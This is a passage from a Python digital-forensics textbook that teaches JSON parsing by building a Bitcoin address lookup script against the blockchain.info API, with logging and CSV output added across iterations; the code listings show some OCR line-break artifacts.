```
>>> import json  
>>> jsonfile = open('book.json', 'r')  
>>> decoded_data = json.loads(jsonfile.read())  
>>> print type(decoded_data)
```

```
<type 'dict'>
>>> print decoded_data.keys()
[u'publisher', u'pageCount', u'title', u'chapters', u'numberOfChapters',
u'authors']
```

The module's `load()` method reads the JSON file and rebuilds the data into Python objects. As you can see in the preceding code, the overall structure is stored in a dictionary with key and value pairs. JSON is capable of storing the original data type of the objects. For example, `pageCount` is deserialized as an integer and `title` as a Unicode object.

Not all the data is stored in the form of dictionaries. The `chapters` key is rebuilt as a list. We can use a `for` loop to iterate through the `chapters` and print out any pertinent details:

```
>>> for chapter in decoded_data['chapters']:
...     number = chapter['chapterNumber']
...     title = chapter['chapterTitle']
...     pages = chapter['pageCount']
...     print 'Chapter {}, {}, is {} pages.'.format(number, title, pages)
...
Chapter 1, Now For Something Completely Different, is 30 pages.
Chapter 2, Python Fundamentals, is 25 pages.
```

To be clear, the `chapters` key was stored as a list in the JSON file and contained nested dictionaries for each chapter element. When iterating through the list of dictionaries, we stored and then printed values associated with the dictionary keys to the user. We will be using this exact technique on a larger scale to parse our Bitcoin JSON data. More details regarding the `json` module can be found at <https://docs.python.org/2/library/json.html>. Both the XML and JSON example files used in this section are available in the code bundle for this chapter. Other modules exist, such as `pickle`, which can be used for data serialization. However, they will not be covered in this book.

A simple Bitcoin Web API

Bitcoin has taken the world by storm and is making headlines. It is the most successful and famous, or infamous depending on whom you speak to, decentralized cryptocurrency. Bitcoin is regarded as an "anonymous" online cash substitute. SilkRoad, an illegal marketplace on the Tor network that has been shut down, accepted bitcoins as payment for illicit goods or services. Since gaining popularity, some websites and brick and mortar stores accept bitcoins for payment.

Bitcoin assigns individuals addresses to "store" their bitcoins. These users can send or receive bitcoins by specifying the address they would like to use. In Bitcoin, addresses are represented by 34 case-sensitive alphanumeric characters. Fortunately, all transactions are stored publicly on the "blockchain." The blockchain keeps track of the time, inputs, outputs, and values for each transaction. In addition, each transaction is assigned a unique transaction hash.

Blockchain explorers are programs that allow an individual to search the blockchain. For example, we can search for a particular address or transaction of interest. One such blockchain explorer is blockchain.info, and this is what we will use to generate our dataset. Let's take a look at some of the data we will need to parse.

Our script will ingest the JSON-structured transaction data, process it, and output this information to examiners in an analysis-ready state. After the user inputs the address of interest, we will use the [blockchain.info API](https://blockchain.info/api) to query the blockchain and pull down the relevant account data, including all associated transactions, as follows:

```
https://blockchain.info/address/%btc\_address%?format=json
```

We will query the preceding URL by replacing `%btc_address%` with the actual address of interest. For this exercise, we will be investigating the `125riCXE2MtxHbNZkRtExPGAf bv7LsY3Wa` address. If you open a web browser and replace the `%btc_address%` with the address of interest, we can see the raw JSON data that our script will be responsible for parsing:

```
{  
    "hash160": "0be34924c8147535c5d5a077d6f398e2d3f20e2c",  
    "address": "125riCXE2MtxHbNZkRtExPGAf bv7LsY3Wa",  
    "n_tx": 21,  
    "total_received": 80000000,  
    "total_sent": 28611487,  
    "final_balance": 51388513,  
    "txs":  
        [  
            ...  
        ]  
}
```

This is a more complicated version of our previous JSON example; however, the same rules apply. Starting with `hash160`, there is general account information, such as the address, number of transactions, balance, and total sent and received. Following that is the transaction array, denoted by the square brackets, that contains each transaction the address was involved in.

Looking at an individual transaction, a few keys stand out, such as the `addr` value from the `inputs` and `out` lists, `time`, and `hash`. When we iterate through the `txs` list, these keys will be used to reconstruct each transaction and display that information to the examiner. We have the following transaction:

```
"txs": [
    {
        "lock_time":0,
        "result":0,
        "ver":1,
        "size":225,
        "inputs": [
            {
                "sequence":4294967295,
                "prev_out": {
                    "spent":true,
                    "tx_index":103263818,
                    "type":0,
                    "addr":"125riCXE2MtxHbNZkRtExPGAf bv7LsY3Wa",
                    "value":51498513,
                    "n":1,
                    "script": "76a9140be34924c8147535c5d5a077d6f398e2d3f20e2c88ac"
                },
                "script": "4730440220673b8c6485b263fa15c75adc5de55c902cf80451c3c
54f8e49df4357ecd1a3ae022047aff8f9fb960f0f5b0313869b8042c7a81356
e4cd23c9934ed1490110911ce9012103e92a19202a543d7da710af28c956807
c13f31832a18c1893954f905b339034fb"
            }
        ],
        "time":1442766495,
        "tx_index":103276852,
        "vin_sz":1,
        "hash": "f00febdc80e67c72d9c4d50ae2aa43eec2684725b566ec2a9fa9e8db
fc449827",
        "vout_sz":2,
        "relayed_by": "127.0.0.1",
        "out": [
            {
                "spent":false,
                "tx_index":103276852,
                "type":0,
                "addr": "12ytXWtNpxaEYW6ZvM564hVnsiFn4QnhAT",
                "value":100000,
                "n":0,
                "script": "76a91415ba6e75f51b0071e33152e5d34c2f6bca7998e888ac"
            }
        ]
    }
]
```

As with the previous chapter, we will approach this task in a modular way by iteratively building our script. Besides working with serialized data structures, we are also going to introduce the concepts of creating logs and writing data to CSV files. Like `argparse`, the `logging` and `csv` modules will feature regularly in our forensic scripts.

Our first iteration – `bitcoin_address_lookup.v1.py`

The first iteration of our script will focus primarily on ingesting and processing the data appropriately. In this script, we will print out transaction summaries for the account to the console. In later iterations, we will add logging and outputting data to a CSV file:

```
001 import argparse
002 import json
003 import urllib2
004 import unix_converter as unix
005 import sys
006
007 __author__ = 'Preston Miller & Chapin Bryce'
008 __date__ = '20160401'
009 __version__ = 0.01
010 __description__ = 'This script downloads address transactions
using blockchain.info public APIs'
```

We will use five modules in the initial version of the script. The `argparse`, `json`, `urllib2`, and `sys` modules are all part of the standard library. The `unix_converter` module is the mostly unmodified script that we wrote in *Chapter 2, Python Fundamentals*, and is used here to convert Unix timestamps in the Bitcoin transaction data. Both `argparse` and `urllib2` have been used previously for user input and web requests, respectively. The `json` module is responsible for loading our transaction data into Python objects that we can manipulate.

```
013 def main():
...
024 def getAddress():
...
039 def printTransactions():
...
061 def printHeader():
...
076 def getInputs():
```

Our script's logic is handled by five functions. The `main()` function, defined on line 13, serves as the coordinator between the other four functions. First, we pass the address supplied by the user to the `getAddress()` function. This function is responsible for calling blockchain.info's API using `urllib2` and returning the JSON data containing the transactions for that address.


Afterwards, `printTransactions()` is called to traverse the nested dictionaries and lists and print out transaction details. In `printTransactions()`, function calls are made to `printHeader()` and `getInputs()`. The `printHeader()` function is responsible for printing out non-transaction data, such as the number of transactions, current balance, and total sent and received values:

```

088 if __name__ == '__main__':
089 # Run this code if the script is run from the command line.
090 parser = argparse.ArgumentParser(description='BTC Address Lookup',
version=str(__version__),
091                                     epilog='Developed by ' + __author__ + ' on ' +
__date__)
092
093 parser.add_argument('ADDR', help='Bitcoin Address')
094
095 args = parser.parse_args()
...
102 # Run main program
103 main(args.ADDR)

```

As seen before, we use `argparse` to create an `ArgumentParser` object and add the appropriate argument, `ADDR`, is a positional argument representing the Bitcoin address of interest. We call the `main` function on line 103 and pass the `ADDR` argument. A flow schematic of our script is as follows:



Exploring the main() function

The `main()` function is relatively simple. First, on line 19, we call the `getAddress()` function and store the result in a variable named `raw_account`. This variable contains our JSON-formatted transaction data. In order to manipulate this data, we use the `json.loads()` function to deserialize the JSON data and store it in the `account` variable. At this point, our `account` variable is a series of dictionaries and lists that we can begin to traverse, which is exactly what we do in the `printTransactions()` function called on line 21:

```
013 def main(address):
014     """
015     The main function handles coordinating logic
016     :param address: The Bitcoin Address to lookup
017     :return: Nothing
018     """
019     raw_account = getAddress(address)
020     account = json.loads(raw_account.read())
021     printTransactions(account)
```

Understanding the getAddress() function

This is an integral, but potentially error-prone, component of our script because it relies on the user correctly supplying data. The code itself is just a simple data request. However, when working with user supplied arguments, it is not safe to assume that the user gave the script the correct data. Considering the length and somewhat random-looking sequence of a Bitcoin address, it is entirely possible that the user might supply an incorrect address. We will catch any instance of `URLError` from the `urllib2` module to handle a malformed input. `URLError` is not part of the built-in exceptions we've talked about before and is a custom exception defined by the `urllib2` module:

```
024 def getAddress(address):
025     """
026     The getAddress function uses the blockchain.info Data API to
027     pull down account information and transactions for address of
028     interest
029     :param address: The Bitcoin Address to lookup
030     :return: The response of the url request
031     """
```

On line 31, we insert the user-supplied address into the blockchain.info API call using the `string.format()` method. Then, we try to return the data requested using the `urllib2.urlopen()` function. If the user supplies an invalid address or if the user does not have an Internet connection, the `URLError` will be caught. Once the error has been caught, we notify the user and exit the script, calling `sys.exit(1)` on line 36:

```
031     url = 'https://blockchain.info/address/{}/?format=json'.  
format(address)  
032     try:  
033         return urllib2.urlopen(url)  
034     except urllib2.URLError:  
035         print 'Received URL Error for {}'.format(url)  
036     sys.exit(1)
```

Working with the `printTransactions()` function

This function handles the bulk of the processing logic in our code. This function traverses the transactions, or "txs", list of embedded dictionaries from the loaded JSON data.

For each transaction, we will print out its relative transaction number, the transaction hash, and the time of the transaction. Both the `hash` and `time` keys are easy to access as their values are stored in the outermost dictionary. The input and output details of the transaction are stored in an inner dictionary mapped to the `input` and `out` keys.

As is often the case, the time value is stored in Unix time. Luckily, in *Chapter 2, Python Fundamentals*, we wrote a script to handle such conversions, and once more, we will reuse this script by calling the `unixConverter()` method. The only change made to this function was removing the "UTC" label as these time values are stored in local time. Note that because we imported `unix_converter` as `unix`, we must refer to the module as `unix`. Let's take a quick look at the data structure we're dealing with.

Imagine if we could "stop" the code during execution and inspect contents of variables, such as our `account` variable. At this point in the book, we will just show you the "current" contents of the `account` variable. Later on, we will more formally discuss debugging in Python. In the example below, we can see the keys mapped to the first transaction in the `txs` list within the `account` dictionary. The `hash` and `time` keys are mapped to Unicode and integer objects, respectively, which we can preserve as variables in our script:

```
>>> print account['txs'][0].keys()  
[u'vout_sz', u'inputs', u'lock_time', u'ver', u'tx_index', u'relayed_by',  
u'block_height', u'vin_sz', u'result', u'time', u'hash', u'size', u'out']
```

Next, we need to access the input and output details for the transaction. Let's take a look at the `out` dictionary. By looking at the keys, we can immediately identify the address and value sent as valuable artifacts. With an understanding of the layout and what data we want to present to the user, let's take a look at how we process each transaction in the `txs` list:

```
>>> print account['txs'][0]['out'].keys()  
[u'addr', u'script', u'spent', u'value', u'n', u'tx_index', u'type']
```

Before printing details of each transaction, we call and print basic account information parsed by the `header()` helper function to the console on line 45. On line 47, we begin to iterate through each transaction in the `txs` list. We have wrapped the list with the `enumerate()` function to update our counter, the first variable in the for loop, `i`, to keep track of which transaction we are processing:

```
039 def printTransactions(account):  
040     """  
041         The print_transaction function is responsible for presenting  
042             transaction details to end user.  
043         :param account: The JSON decoded account and transaction data  
044         :return:  
045         """  
046     printHeader(account)  
047     print 'Transactions'  
048     for i, tx in enumerate(account['txs']):
```

For each transaction, we print the relative transaction number, hash, and time. As we saw earlier, we can access the hash, or time, by supplying the appropriate key. Remember that we do need to convert the Unix timestamp stored in the `time` key. We accomplish this by passing the value to the `unixConverter()` function.

```
048     print 'Transaction #{}'.format(i)  
049     print 'Transaction Hash:', tx['hash']  
050     print 'Transaction Date: {}'.format(unix.  
unixConverter(tx['time']))
```

On line 51, we began to traverse the output list in the outside dictionary. This list is made up of multiple dictionaries with each representing an output for a given transaction. The keys we are interested in these dictionaries are the `addr` and `value` keys:

```
051     for output in tx['out']:
```

Be aware that the `value` value (not an editing mistake) is stored as a whole number rather than a float and so a transaction of 0.025 BTC is stored as 2500000. We need to multiply this value by 10^{-8} to reverse the effect. Let's call our helper function, `getInputs()`, on line 52. This function will parse the inputs for the transaction separately and return the data in a list:

```
052     inputs = getInputs(tx)
```

On line 53, we check to see whether there is more than one input address. That conditional will dictate what our `print` statement looks like. Essentially, if there is more than one input address, each address will be joined with an ampersand to clearly indicate the additional addresses.

The `print` statements in line 54 and 56 use the string formatting method to appropriately display our processed data in the console. In these strings, we use curly braces to denote three different variables. We use the `join()` function to convert a list into a string by joining on some delimiter. The second and third variables are the `output addr` and `value` keys:

```
053     if len(inputs) > 1:
054         print '{} --> {} ({:.8f} BTC)'.format(' & '.join(inputs),
055             output['addr'], output['value'] * 10**-8)
055     else:
056         print '{} --> {} ({:.8f} BTC)'.format(''.join(inputs),
057             output['addr'], output['value'] * 10**-8)
057
058     print '{:=^22}\n'.format('')
```

Note how the designation for the `value` object is different from the rest. Because our `value` is a float, we can use string formatting to properly display the data to the correct precision. In the `format {:.8f}`, the 8 represents the number of decimal places we want to allow. If there are more than 8 decimal places, the `value` is rounded to the nearest number. The `f` lets the formatter know that the input is expected to be of type float. This function, while responsible for printing out the results to the user, uses two helper functions to perform its job.

The `printHeader()` helper function

The `printHeader()` helper function prints the account information to the console before transactions are printed. Specifically, the address, number of transactions, current balance, and total Bitcoins sent and received are displayed to the user. Take a look at the following code:

```
061 def printHeader(account):
062     """
```

```
063     The printHeader function prints overall header information
064     containing basic address information.
065     :param account: The JSON decoded account and transaction data
066     :return: Nothing
067     """
```

On lines 68 through 72, we print our values of interest using the string formatting method. During our program design, we chose to create this as a separate function in order to improve our code readability. Functionally, this code could have easily been, and was originally, in the `printTransactions()` function. It was separated to compartmentalize the different phases of execution. The purpose of the `print` statement on line 73 is to create a line of 22 left-aligned equals signs to visually separate the account information from the transactions in the console.

```
068     print 'Address:', account['address']
069     print 'Current Balance: {:.8f} BTC'.format(account['final_'
balance'] * 10**-8)
070     print 'Total Sent: {:.8f} BTC'.format(account['total_sent'] *
10**-8)
071     print 'Total Received: {:.8f} BTC'.format(account['total_'
received'] * 10**-8)
072     print 'Number of Transactions:', account['n_tx']
073     print '{:=^22}\n'.format('')
```

The `getInputs()` helper function

This helper function is responsible for obtaining the addresses responsible for sending the transaction. This information is found within multiple nested dictionaries. As there could be more than one input, we must iterate through one or more elements in the `inputs` list. As we find input addresses, we add them to an `inputs` list that is instantiated on line 83, as shown in the following code:


```
076 def getInputs(tx):
077     """
078     The getInputs function is a small helper function that returns
079     input addresses for a given transaction
080     :param tx: A single instance of a Bitcoin transaction
081     :return: inputs, a list of inputs
082     """
083     inputs = []
```

For each input, there is a dictionary key `prev_out` whose value is another dictionary. The information we're looking for is mapped to the `addr` key within this inner dictionary. We append these addresses to our `inputs` list, which we return on line 86 after the `for` loop execution ends:

```
084     for input_addr in tx['inputs']:
085         inputs.append(input_addr['prev_out']['addr'])
086     return inputs
```

Running the script

Now, let's run our script and see the fruits of our labor. In the output mentioned later in the text, we can see that first the header information is printed to the user followed by a number of transactions. The `value` objects are properly represented with the appropriate precision. For this particular example, there are four inputs. Using the `' & '.join(inputs)` statement allows us to more clearly separate the different inputs from each other:



```
C:\learn-python-for-forensics>python Chapters\Chapter4\Code\bitcoin_address_lookup.v1.py 125riCXE2MtxHbNZkRtExPGAf bv7LsY3Wa
=====
Bitcoin Address Lookup, 0.01
=====

Address: 125riCXE2MtxHbNZkRtExPGAf bv7LsY3Wa
Current Balance: 0.0000000 BTC
Total Sent: 0.8000000 BTC
Total Received: 0.8000000 BTC
Number of Transactions: 25
=====

Transactions
Transaction #0
Transaction Hash: 467a944dd0d7ed0bc41948675b48296094f04cbe035e048d6fa01c4eb5bb29c9
Transaction Date: 09/28/2015 11:56:24 PM
1J6bkDn049s4c6fAjFFZgJLCgOpnQrPvYM & 1FKGLnDiDa1b3dv8gimUJYAh8MzCo4Rook & 125riCXE2MtxHbNZkRtExPGAf bv7LsY3Wa & 1GxTRccWA
3DtjasEtBGlwm7pEcT7NogTE -> 1CbQp7zhJwDeBSQTeeD6XnWnh2GDYP1P (2.16686450 BTC)
136bkDn049s4c6fAjFFZgJLCgOpnQrPvYM & 1FKGLnDiDa1b3dv8gimUJYAh8MzCo4Rook & 125riCXE2MtxHbNZkRtExPGAf bv7LsY3Wa & 1GxTRccWA
3DtjasEtBGlwm7pEcT7NogTE -> 1GxTRccWA3DtjasEtBGlwm7pEcT7NogTE (0.25110936 BTC)
=====

Transaction #1
Transaction Hash: 399e3bc8b051def19a725888e2eb316c6247f8033fe4b875dd998f3ae42a6ff1
Transaction Date: 09/28/2015 10:17:58 PM
125riCXE2MtxhbNZkRtExPGAf bv7LsY3Wa --> 3HdbKdofxudExko4KPjAPgp4Jsy1Jy7fkq (0.00021762 BTC)
125riCXE2MtxhbNZkRtExPGAf bv7LsY3Wa --> 125riCXE2MtxhbNZkRtExPGAf bv7LsY3Wa (0.51281430 BTC)
=====
```

With our proof-of-concept complete, we can now iterate through and resolve some inherent issues in our current build. One problem is that we're not recording any data about the execution of our script. For example, an examiner's notes should contain the time, any errors or issues, and results of forensic processes. In the second iteration, we will tackle this issue with the `logging` module. This module will store a log of our program's execution so the analyst has notes of when the program started, stopped, and any other relevant data regarding the process.

Our second iteration – bitcoin_address_lookup.v2.py

This iteration fixes one issue of our script by recording execution "metadata." Really, we're using a log to create a chain of custody for the script. Our chain of custody will inform a third party what our script did at various points in time and any errors encountered. Did we mention the traditional purpose of logging is for debugging? Nevertheless, our forensically commandeered log will be suitable in either scenario. This will serve as a brief tutorial on the basics of the `logging` module by using it in a real example. For more examples and references, please refer to the documentation at <http://docs.python.org/2/library/logging.html>.

We have added two modules to our imports: `os` and `logging`. If a desired log directory is supplied by the user, we will use the `os` module to append that directory and update the path of our log. In order to write a log, we will use the `logging` module. Both of these modules are part of the standard library. See the following code:

```
001 import argparse
002 import json
003 import logging
004 import sys
005 import os
006 import urllib2
007 import unix_converter as unix
008
009 __author__ = 'Preston Miller & Chapin Bryce'
010 __date__ = '20160401'
011 __version__ = 0.02
012 __description__ = 'This scripts downloads address transactions
using blockchain.info public APIs'
```

Due to the additional code, our functions are defined later on in the script. However, their flow and purpose remain the same as before:

```
015 def main():
...
028 def getAddress():
...
048 def printTransactions():
...
074 def printHeader():
...
089 def getInputs():
```

We have added a new optional argument `-l` on line 107. This optional argument can be used to specify the desired directory to write the log to. If it is not supplied, the log is created in the current working directory:

```
101 if __name__ == '__main__':
102     # Run this code if the script is run from the command line.
103     parser = argparse.ArgumentParser(description='BTC Address
Lookup', version=str(__version__),
104                                     epilog='Developed by ' + __author__ + ' on ' +
__date__)
105
106     parser.add_argument('ADDR', help='Bitcoin Address')
107     parser.add_argument('-l', help='Specify log directory. Defaults
to current working directory.')
108
109     args = parser.parse_args()
```

On line 112, we check whether the optional argument, `l`, was supplied by the user. If it is, we first check to ensure that the log path exists using `os.path.exists()` and create the output directory if it does not. Knowing the path is correct and exists, we use the `os.path.join()` function to append our desired log filename to the supplied directory and store it in a variable named `log_path`. If the optional argument is not supplied, our `log_path` is just the filename of the log, placing it in the current directory:

```
111     # Set up Log
112     if args.l:
113         if not os.path.exists(args.l):
114             os.makedirs(args.l)
115         log_path = os.path.join(args.l, 'btc_addr_lookup.log')
116     else:
117         log_path = 'btc_addr_lookup.log'
```

The logging object is created on line 118 using the `logging.basicConfig()` method. This method accepts a variety of keyword arguments. The `filename` keyword argument is the file path and the name of our log file that we stored in the `log_path` variable. The `level` keyword sets the level of the log. There are five different levels:

- DEBUG
- INFO
- WARN (default)
- ERROR
- CRITICAL

If the level is not supplied, the log defaults to `WARN`. The level of the log ends up being very important. A log will only record an entry if the message is at the same level or higher than the logs level. By setting the log to the `DEBUG` level, the lowest level, we can write messages of any level to the log:

```
118     logging.basicConfig(filename=log_path, level=logging.DEBUG,
119                         format='%(asctime)s | %(levelname)s | %(message)s',
filemode='w')
```

Each level has a different significance and should be used appropriately. The `DEBUG` level should be used when logging technical details about program execution. The `INFO` level can be used to record the program start, stop, and success of various phases of execution. The remaining levels can be used when detecting potentially anomalous execution, when an error is generated, or at critical failures.

The `format` keyword specifies how we want to structure the log itself. Our log will have the following format:

```
time | level | message
```

For example, this format will create a log file with the local time when the entry is added, the appropriate level, and any message, all separated by pipes. To create an entry in the log, we can call the `debug()`, `info()`, `warn()`, `error()`, or `critical()` functions on our logging object and pass in the message as a string. For example, based on the following code, we would expect to see the following entry generated in our log:

Code:

```
logging.error("Blah Blah function has generated an error from the
following input: xyz123.")
```

Log:

```
2015-11-06 19:51:47,446 | ERROR | Blah Blah function has generated an
error from the following input: xyz123.
```

Finally, the `filemode='w'` argument is used to remove previous entries in the log every time the script is executed. This means that only entries from the most recent execution will be stored in the log. If we wanted to append each execution cycle to the end of the log, we would omit this keyword argument. When omitted, the default `filemode` is "a" that, as you learned in *Chapter 1, Now For Something Completely Different*, allows us to append to the bottom of a pre-existing file.

We can begin writing information to the log after it has been configured. On lines 122 and 123, we record details of the user's system before program execution. We write this to the log at the DEBUG level due to the technically low-level nature of the content:

```

121     logging.info('Starting Bitcoin Address Lookup v.' + str(__
version__))
122     logging.debug('System ' + sys.platform)
123     logging.debug('Version ' + sys.version)
124
125     # Print Script Information
126     print '{:=^22}'.format('')
127     print '{} {}'.format('Bitcoin Address Lookup, ', __version__)
128     print '{:=^22} \n'.format('')
129
130     # Run main program
131     main(args.ADDR)

```

This version of our script is largely the same and follows the same flow schematic as seen previously.

Modifying the main() function

The `main()` function, defined on line 15, is largely untouched. We have added two INFO level messages to the log regarding the script's execution on lines 21 and 22. The remainder of the method follows as seen in the first iteration:

```

015 def main(address):
016     """
017     The main function handles coordinating logic
018     :param address: The Bitcoin Address to lookup
019     :return: Nothing
020     """
021     logging.info('Initiated program for {} address'.
format(address))
022     logging.info('Obtaining JSON structured data from blockchain.
info')
023     raw_account = getAddress(address)
024     account = json.loads(raw_account.read())
025     printTransactions(account)

```

Improving the getAddress() function

With the `getAddress()` method, we have continued adding logging messages to our script. This time, when catching the `URLError`, we stored the `Exception` object as `e` to extract additional information from it for debugging:

```
028 def getAddress(address):
029     """
030     The getAddress function uses the blockchain.info Data API to
031     pull
032     pull down account information and transactions for address of
033     interest
034     :param address: The Bitcoin Address to lookup
035     :return: The response of the url request
036     """
037
038
039
040
041
042
043
044
045
```

For the `URLError`, we will want to log the `code`, `headers` and `reason` attributes. These attributes contain information such as the HTML error code, for example, 404 for a webpage that is not found, and a description of the reason for the error code. We will store this data to preserve the context surrounding the error:

```
035     url = 'https://blockchain.info/address/{}/?format=json'.
036     format(address)
037     try:
038         return urllib2.urlopen(url)
039     except urllib2.URLError as e:
040         logging.error('URL Error for {}'.format(url))
041         if hasattr(e, 'code') and hasattr(e, 'headers'):
042             logging.debug('{}: {}'.format(e.code, e.reason))
043             logging.debug('{}'.format(e.headers))
044         print 'Received URL Error for {}'.format(url)
045         logging.info('Program exiting...')
046         sys.exit(1)
```

Elaborating on the printTransactions() function

We define the `printTransaction()` function on line 48. We have made a few alterations to the function starting on line 54 where we added an entry to log the current execution phase. Take a look at the following function:

```
048 def printTransactions(account):
049     """
050     The print_transaction function is responsible for presenting
051     transaction details to end user.
```

```

051     :param account: The JSON decoded account and transaction data
052     :return: Nothing
053     """
054     logging.info('Printing account and transaction data to
055     console.')
056     printHeader(account)
057     print 'Transactions'
058     for i, tx in enumerate(account['txs']):
059         print 'Transaction #{0}'.format(i)
060         print 'Transaction Hash:', tx['hash']
061         print 'Transaction Date: {0}'.format(unix.
062         unixConverter(tx['time']))

```

For the conditional statement starting on line 61, we added a third case where the number of inputs is less than 0. While rare, the first ever transaction on Bitcoin had no input address. When an input address is absent, it is ideal to write a warning in the log that there are no detected inputs and print this information to the user as follows:

```


061     for output in tx['out']:
062         inputs = getInputs(tx)
063         if len(inputs) > 1:
064             print '{} --> {} ({:.8f} BTC)'.format(' &
065             '.join(inputs), output['addr'], output['value'] * 10**-8)
066         elif len(inputs) == 1:
067             print '{} --> {} ({:.8f} BTC)'.format(''.
068             join(inputs), output['addr'], output['value'] * 10**-8)
069         else:
070             logging.warn('Detected 0 inputs for transaction
071             {}'.format(tx['hash']))
072             print 'Detected 0 inputs for transaction.'
073
074             print '{:=^22}\n'.format('')

```

Running the script

The remaining functions `printHeader()` and `getInputs()` were not changed from the previous iteration. Not all of the code will require modifications between iterations. By building a strong output module, we were able to avoid any adjustments to the reporting.

While results are still displayed in the console, we now have a written log of the program execution. Running the script with a specified -l switch will allow us to store the log in a specific directory. Otherwise, the current working directory is used. The following are the contents of the log after execution of the program:



```
btc_addr_lookup - Notepad
File Edit Format View Help
2016-03-18 00:40:39,999 | INFO | Starting Bitcoin Address Lookup v.0.02
2016-03-18 00:40:39,999 | DEBUG | System win32
2016-03-18 00:40:39,999 | DEBUG | Version 2.7.6 (default, Nov 10 2013, 19:24:18) [MSC v.1500 32 bit (Intel)]
2016-03-18 00:40:40,002 | INFO | Initiated program for 125riCXE2MtxHbNZkRtExPGAf bv7LsY3Wa address
2016-03-18 00:40:40,002 | INFO | Obtaining JSON structured data from blockchain.info
2016-03-18 00:40:40,473 | INFO | Printing account and transaction data to console.
```

With logging accomplished, we have identified yet another area of enhancement for our code. For this particular address, we have a manageable number of transactions that get printed to the console. Imagine a case where there are hundreds of transactions for a single address. Navigating that output and being able to identify a specific transaction of interest is not that straightforward.

Mastering our final iteration – `bitcoin_address_lookup.py`

In the final iteration, we will write the output of our script to a CSV file rather than the console. This allows examiners to quickly filter and sort data in a manner conducive to analysis.

On line 2, we've imported the `csv` module that is a part of the standard library. Writing to a CSV file is fairly simple compared with other output formats, and most examiners are very comfortable with manipulating spreadsheets.

```
001 import argparse
002 import csv
003 import json
004 import logging
005 import sys
006 import os
007 import urllib2
008 import unix_converter as unix
009
010 __author__ = 'Preston Miller & Chapin Bryce'
011 __date__ = '20160401'
012 __version__ = 0.03
013 __description__ = 'This scripts downloads address transactions
using blockchain.info public APIs'
```

The main focus of this final iteration is the addition of the new function `csvWriter()`. This function is responsible for writing the data returned by `parseTransactions()` to a CSV file. We will need to modify the current version of `printTransactions()` to return the parsed data rather than printing it to the console. While this will not be an in-depth tutorial on the `csv` module, we will discuss the basics of using this module in the current context. We will use the `csv` module extensively and explore additional features throughout the book. Documentation for the `csv` module can be found at <http://docs.python.org/2/library/csv.html>.

Let's first open an interactive prompt to practice creating and writing to a CSV file. First, let's import the `csv` module which will allow us to create our CSV file. Next, we create a list named `headers`, which will store the column headers of our CSV file:

```
>>> import csv
>>> headers = ['Date', 'Name', 'Description']
```

Next, we will open a file object using the built-in `open()` method with the appropriate file mode. In Python, a CSV file object should be opened in `rb` or `wb` mode for reading and writing, respectively. In this case, we will be writing to a CSV file, so let's open the file in `wb` mode. The "`w`" stands for write, and the "`b`" stands for binary mode.

 For the `csv` module, files must be opened or created in binary mode to work properly.

With our connection to the file object `csvfile`, we now need to create a writer or reader (depending on our desired goal) and pass in the file object. There are two options—the `csv.writer()` or `csv.reader()` methods—which both expect a file object as their input and accept various keyword arguments. The list object meshes well with the `csv` module, requiring little code to write the data to a CSV file. It is not difficult to write a dictionary and other objects to a CSV file, but is out of our scope here and will be covered in later chapters.

```
>>> with open('test.csv', 'wb') as csvfile:
...     writer = csv.writer(csvfile)
```

